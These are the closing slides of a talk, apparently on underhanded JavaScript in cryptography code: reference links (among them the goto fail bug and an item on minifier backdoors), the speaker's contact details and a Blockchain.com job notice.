- *Underhanded JavaScript: How to Be a Complete Arsehole With Bad JavaScript*, Xuanyi Chew
- [github.com/brianleroux/wtfjs](https://github.com/brianleroux/wtfjs)

## ► References

- *javascript misdirection contest*, Peter Jaric
- *goto fail bug* (CVE-2014-1266) [gotofail.com](http://gotofail.com)
- *backdooring your javascript using minifier bugs*  
yan/@bcrypt

# Contact



**@kristovatlas**



**kristovatlas.com**


**[github.com/kristovatlas/underhanded-js-crypto](https://github.com/kristovatlas/underhanded-js-crypto)**



open bitcoin  
privacy project

**[github.com/OpenBitcoinPrivacyProject](https://github.com/OpenBitcoinPrivacyProject)**

# Blockchain is Hiring



## ► Open positions (London, NYC) include

- ux designer
- [junior] devops engineer
- [junior] system engineer
- web developer
- internships

## ► Contact

- kristov @ blockchain.com
- <https://www.blockchain.com/careers/>